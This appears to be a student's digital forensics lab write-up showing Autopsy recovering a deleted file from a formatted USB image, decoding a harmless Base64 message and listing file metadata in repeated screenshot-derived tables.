
Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size	Flags(Dir)	Flags(Meta)
DfAssignment.txt				2025-01-29 20:33:20 SGT	0000-00-00 00:00:00	2025-01-29 20:44:40 SGT	2025-01-29 20:44:40 SGT	13359	Unallocated	Unallocated
steamservice.exe.old				2022-03-22 10:23:12 SGT	0000-00-00 00:00:00	2023-04-20 23:11:10 SGT	2022-03-22 10:23:12 SGT	2813352	Unallocated	Unallocated
panorama				2023-04-20 23:18:15 SGT	0000-00-00 00:00:00	2023-04-20 23:18:14 SGT	2023-04-20 23:18:15 SGT	131072	Unallocated	Unallocated
etc				2023-04-20 23:18:15 SGT	0000-00-00 00:00:00	2023-04-20 23:18:14 SGT	2023-04-20 23:18:15 SGT	131072	Unallocated	Unallocated
fonts				2023-04-20 23:18:15 SGT	0000-00-00 00:00:00	2023-04-20 23:18:14 SGT	2023-04-20 23:18:15 SGT	131072	Unallocated	Unallocated
conf.d				2023-04-20 23:18:15 SGT	0000-00-00 00:00:00	2023-04-20 23:18:14 SGT	2023-04-20 23:18:15 SGT	131072	Unallocated	Unallocated
20-aliases-default-win.conf				2013-01-05 09:11:58 SGT	0000-00-00 00:00:00	2023-04-20 23:12:24 SGT	2023-04-20 23:12:24 SGT	748	Unallocated	Unallocated
20-fix-cantarell.conf.old				2013-01-05 09:11:58 SGT	0000-00-00 00:00:00	2023-04-20 23:12:24 SGT	2023-04-20 23:12:24 SGT	391	Unallocated	Unallocated
21-aliases-wine-win7-inf.conf				2013-01-05 09:11:58 SGT	0000-00-00 00:00:00	2023-04-20 23:12:24 SGT	2023-04-20 23:12:24 SGT	949	Unallocated	Unallocated
30-non-latin-inf-win.conf.old				2014-10-24 09:40:40 SGT	0000-00-00 00:00:00	2023-04-20 23:12:24 SGT	2023-04-20 23:12:24 SGT	3599	Unallocated	Unallocated
41-repl-os-win.conf.old				2013-01-05 09:11:58 SGT	0000-00-00 00:00:00	2023-04-20 23:12:24 SGT	2023-04-20 23:12:24 SGT	9210	Unallocated	Unallocated
42-repl-global.conf.old				2013-01-05 09:11:58 SGT	0000-00-00 00:00:00	2023-04-20 23:12:24 SGT	2023-04-20 23:12:24 SGT	1126	Unallocated	Unallocated
43-repl-tt-traced-bitmap.conf				2013-01-05 09:11:58 SGT	0000-00-00 00:00:00	2023-04-20 23:12:24 SGT	2023-04-20 23:12:24 SGT	2565	Unallocated	Unallocated
44-repl-corrective.conf.old				2013-01-05 09:11:58 SGT	0000-00-00 00:00:00	2023-04-20 23:12:24 SGT	2023-04-20 23:12:24 SGT	1218	Unallocated	Unallocated
50-base-rendering-win7-winxp.conf.old				2013-01-05 09:11:58 SGT	0000-00-00 00:00:00	2023-04-20 23:12:24 SGT	2023-04-20 23:12:24 SGT	967	Unallocated	Unallocated
60-group-non-tt-fonts.conf.old				2013-01-05 09:11:58 SGT	0000-00-00 00:00:00	2023-04-20 23:12:24 SGT	2023-04-20 23:12:24 SGT	94923	Unallocated	Unallocated
60-group-tt-fonts.conf.old				2013-01-05 09:11:58 SGT	0000-00-00 00:00:00	2023-04-20 23:12:24 SGT	2023-04-20 23:12:24 SGT	66644	Unallocated	Unallocated
61-group-non-tt-rendering-inf-7-xp-lin.conf				2013-01-05 09:11:58 SGT	0000-00-00 00:00:00	2023-04-20 23:12:24 SGT	2023-04-20 23:12:24 SGT	1144	Unallocated	Unallocated
61-group-tt-rendering-inf-7-xp.conf.old				2013-01-05 09:11:58 SGT	0000-00-00 00:00:00	2023-04-20 23:12:24 SGT	2023-04-20 23:12:24 SGT	485	Unallocated	Unallocated

Page: 1 of - Page Matches on page: - of - Match 100% Text Source: File Text

```
aXRzlGtpbmQgb2YgY3Jhenkgd2hhdCBsZW5ndGhzlHdllGhhdmUgdG8gZ28gdGhydSBqdXN0lHRvlGZpbmQgc3R1ZmYgbGlrZSB0aGlzLi4gRDo=


-----------------------------METADATA------------------------------

Application-Name: Microsoft Office Word
Application-Version: 16.0000
Author: Ivan Ng Keyang /CSF
Character Count: 97
Character Count With Spaces: 112
```


The figure above shows the list of deleted entries within the usb drive
(For this case study, the drive was formatted and hence many other entires are present, lets focus on Df Assignment.txt for now)

Under the “Strings Extracted” tab, we can identify an encoded text followed by a list of other metadata



```
aXRzIGtpbmQgb2YgY3Jhenkgd2hhdCBsZW5ndGhzIHdlIGhhdmUgdG8gZ28gdGhydSBqdXN0IHRvIGZpbmQgc3R1ZmYgbGlrZSB0aGlzLi4gRDo=


----------------------------METADATA----------------------------

Application-Name: Microsoft Office Word
Application-Version: 16.0000
Author: Ivan Ng Keyang /CSF
Character Count: 97
Character-Count-With-Spaces: 112
Content-Type: application/vnd.openxmlformats-officedocument.wordprocessingml.document
Creation-Date: 2025-01-29T12:31:00Z
Last-Author: Ivan Ng Keyang /CSF
Last-Modified: 2025-01-29T12:33:00Z
Last-Save-Date: 2025-01-29T12:33:00Z
Line-Count: 1
Page-Count: 1
Paragraph-Count: 1
Revision-Number: 1
Template: Normal.dotm
Total-Time: 2
Word-Count: 16
X-Parsed-By: org.apache.tika.parser.DefaultParser
cp:revision: 1
creator: Ivan Ng Keyang /CSF
date: 2025-01-29T12:33:00Z
dc:creator: Ivan Ng Keyang /CSF
dc:publisher:
dcterms:created: 2025-01-29T12:31:00Z
dcterms:modified: 2025-01-29T12:33:00Z
```

Throwing the encoded text into a decoder, we get the following:


Decode from Base64 format
Simply enter your data then push the decode button.

```
aXRzIGtpbmQgb2YgY3Jhenkgd2hhdCBsZW5ndGhzIHdlIGhhdmUgdG8gZ28gdGhydSBqdXN0IHRvIGZpbmQgc3R1ZmYgbGlrZSB0aGlzLi4gRDo=
```

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set.

□ Decode each line separately (useful for when you have multiple entries).


Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

DECODE Decodes your data into the area below.

```
its kind of crazy what lengths we have to go thru just to find stuff like this.. D:
```


This showcases that Autopsy is able to extract encoded text from deleted files within the usb drive.

Moving on, Autopsy provides investigators a list of files within the image.dd file, we can observe that it is much more extensive than the previous tools analysed,




Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size	Flags(Dir)	Flags(Meta)	Known	MI
$OrphanFiles				0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0	Allocated	Allocated	unknown	
$FAT1			0	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	1966080	Allocated	Allocated	unknown	f9c
$MBR			0	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	512	Allocated	Allocated	unknown	afb
$Unalloc				0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0	Allocated	Allocated	unknown	
System Volume Information				2025-01-29 20:42:12 SGT	0000-00-00 00:00:00	2025-01-29 20:42:12 SGT	2025-01-29 20:42:12 SGT	131072	Allocated	Allocated	unknown	
$ALLOC_BITMAP			0	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	58677	Allocated	Allocated	unknown	bc9
$UPCASE_TABLE			0	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	5836	Allocated	Allocated	unknown	ac9
.hidden.txt			0	2025-01-22 21:18:38 SGT	0000-00-00 00:00:00	2025-01-29 20:44:40 SGT	2025-01-29 20:44:40 SGT	40	Allocated	Allocated	unknown	ae5
DfAssignment.txt				2025-01-29 20:33:20 SGT	0000-00-00 00:00:00	2025-01-29 20:44:40 SGT	2025-01-29 20:44:40 SGT	13359	Unallocated	Unallocated	unknown	b49
hello world.txt			0	2025-01-29 16:34:32 SGT	0000-00-00 00:00:00	2025-01-29 20:44:40 SGT	2025-01-29 20:44:40 SGT	11	Allocated	Allocated	unknown	5eb
skibidi.py			0	2025-01-22 21:24:30 SGT	0000-00-00 00:00:00	2025-01-29 20:44:40 SGT	2025-01-29 20:44:40 SGT	96	Allocated	Allocated	unknown	f5e
skibidisteg.jpeg			0	2025-01-29 20:43:26 SGT	0000-00-00 00:00:00	2025-01-29 20:44:40 SGT	2025-01-29 20:44:40 SGT	1118774	Allocated	Allocated	unknown	b5a
Sussy USB (Volume Label Entry)				0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0	Allocated	Allocated	unknown	d41
Video.mp4			0	2025-01-22 12:27:22 SGT	0000-00-00 00:00:00	2025-01-29 20:44:40 SGT	2025-01-29 20:44:40 SGT	2257227	Allocated	Allocated	unknown	a5c

We can observe the capability of Autopsy by attempting to render a wide variety of file extensions, lets try the image first: skibidisteg.jpeg


Hex Text Application File Metadata OS Account Data Artifacts Analysis Results Context Annotations Other Occurrences
0° 13% Reset
Tags Menu

skibidisteg.jpeg	0	2025-01-29 20:43:26 SGT	0000-00-00 00:00:00	2025-01-29 20:44:40 SGT	2025-01-29 20:44:40 SGT	1118774	Allocated	Allocated	unknown	b5acf942553db3
Sussy USB (Volume Label Entry)		0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0	Allocated	Allocated	unknown	d41d8cd98f00b2
Video.mp4	0	2025-01-22 12:27:22 SGT	0000-00-00 00:00:00	2025-01-29 20:44:40 SGT	2025-01-29 20:44:40 SGT	2257227	Allocated	Allocated	unknown	a5d4cf14f9feb4e

Followed by the mp4 video,




/img_image.dd

14 Results


Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size	Flags(Dir)	Flags(Meta)	Known	MD5 Hash
$OrphanFiles				0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0	Allocated	Allocated	unknown	
$FAT1			0	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	1966080	Allocated	Allocated	unknown	f9c20a3cc2cd368
$MBR			0	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	512	Allocated	Allocated	unknown	afbf94f886d51a5
$Unalloc				0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0	Allocated	Allocated	unknown	
System Volume Information				2025-01-29 20:42:12 SGT	0000-00-00 00:00:00	2025-01-29 20:42:12 SGT	2025-01-29 20:42:12 SGT	131072	Allocated	Allocated	unknown	
$ALLOC_BITMAP			0	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	58677	Allocated	Allocated	unknown	bc963a04b552fc8
$UPCASE_TABLE			0	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	5836	Allocated	Allocated	unknown	ac9963c2a329285
.hidden.txt			0	2025-01-22 21:18:38 SGT	0000-00-00 00:00:00	2025-01-29 20:44:40 SGT	2025-01-29 20:44:40 SGT	40	Allocated	Allocated	unknown	ae5c94f22351a69
DfAssignment.txt				2025-01-29 20:33:20 SGT	0000-00-00 00:00:00	2025-01-29 20:44:40 SGT	2025-01-29 20:44:40 SGT	13359	Unallocated	Unallocated	unknown	b496367a30f0be4
hello world.txt			0	2025-01-29 16:34:32 SGT	0000-00-00 00:00:00	2025-01-29 20:44:40 SGT	2025-01-29 20:44:40 SGT	11	Allocated	Allocated	unknown	5eb63bbbe01eee
skibidi.py			0	2025-01-22 21:24:30 SGT	0000-00-00 00:00:00	2025-01-29 20:44:40 SGT	2025-01-29 20:44:40 SGT	96	Allocated	Allocated	unknown	f5e4e0e20a6ba65
skibidisteg.jpeg			0	2025-01-29 20:43:26 SGT	0000-00-00 00:00:00	2025-01-29 20:44:40 SGT	2025-01-29 20:44:40 SGT	1118774	Allocated	Allocated	unknown	b5acf942553db3
Sussy USB (Volume Label Entry)				0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0	Allocated	Allocated	unknown	d41d8cd98f00b2
Video.mp4			0	2025-01-22 12:27:22 SGT	0000-00-00 00:00:00	2025-01-29 20:44:40 SGT	2025-01-29 20:44:40 SGT	2257227	Allocated	Allocated	unknown	a5d4cf14f9feb4e

Lastly, the 2 txt files may be displayed in the extracted strings tab as the following:



Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size	Flags(Dir)	Flags(Meta)	Known	MD5 Hash
System Volume Information				2025-01-29 20:42:12 SGT	0000-00-00 00:00:00	2025-01-29 20:42:12 SGT	2025-01-29 20:42:12 SGT	131072	Allocated	Allocated	unknown	
$ALLOC_BITMAP			0	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	58677	Allocated	Allocated	unknown	bc963a04b552fc8
$UPCASE_TABLE			0	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	5836	Allocated	Allocated	unknown	ac9963c2a329285
.hidden.txt			0	2025-01-22 21:18:38 SGT	0000-00-00 00:00:00	2025-01-29 20:44:40 SGT	2025-01-29 20:44:40 SGT	40	Allocated	Allocated	unknown	ae5c94f22351a69
DfAssignment.txt				2025-01-29 20:33:20 SGT	0000-00-00 00:00:00	2025-01-29 20:44:40 SGT	2025-01-29 20:44:40 SGT	13359	Unallocated	Unallocated	unknown	b496367a30f0be4
hello world.txt			0	2025-01-29 16:34:32 SGT	0000-00-00 00:00:00	2025-01-29 20:44:40 SGT	2025-01-29 20:44:40 SGT	11	Allocated	Allocated	unknown	5eb63bbbe01eee
skibidi.py			0	2025-01-22 21:24:30 SGT	0000-00-00 00:00:00	2025-01-29 20:44:40 SGT	2025-01-29 20:44:40 SGT	96	Allocated	Allocated	unknown	f5e4e0e20a6ba65
skibidisteg.jpeg			0	2025-01-29 20:43:26 SGT	0000-00-00 00:00:00	2025-01-29 20:44:40 SGT	2025-01-29 20:44:40 SGT	1118774	Allocated	Allocated	unknown	b5acf942553db3
Sussy USB (Volume Label Entry)				0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0	Allocated	Allocated	unknown	d41d8cd98f00b2
Video.mp4			0	2025-01-22 12:27:22 SGT	0000-00-00 00:00:00	2025-01-29 20:44:40 SGT	2025-01-29 20:44:40 SGT	2257227	Allocated	Allocated	unknown	a5d4cf14f9feb4e

```
Hello world, this is a hidden text file.

----------------------------METADATA----------------------------
```




/img_image.dd

14 Results

Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size	Flags(Dir)	Flags(Meta)	Known	MD5 Hash
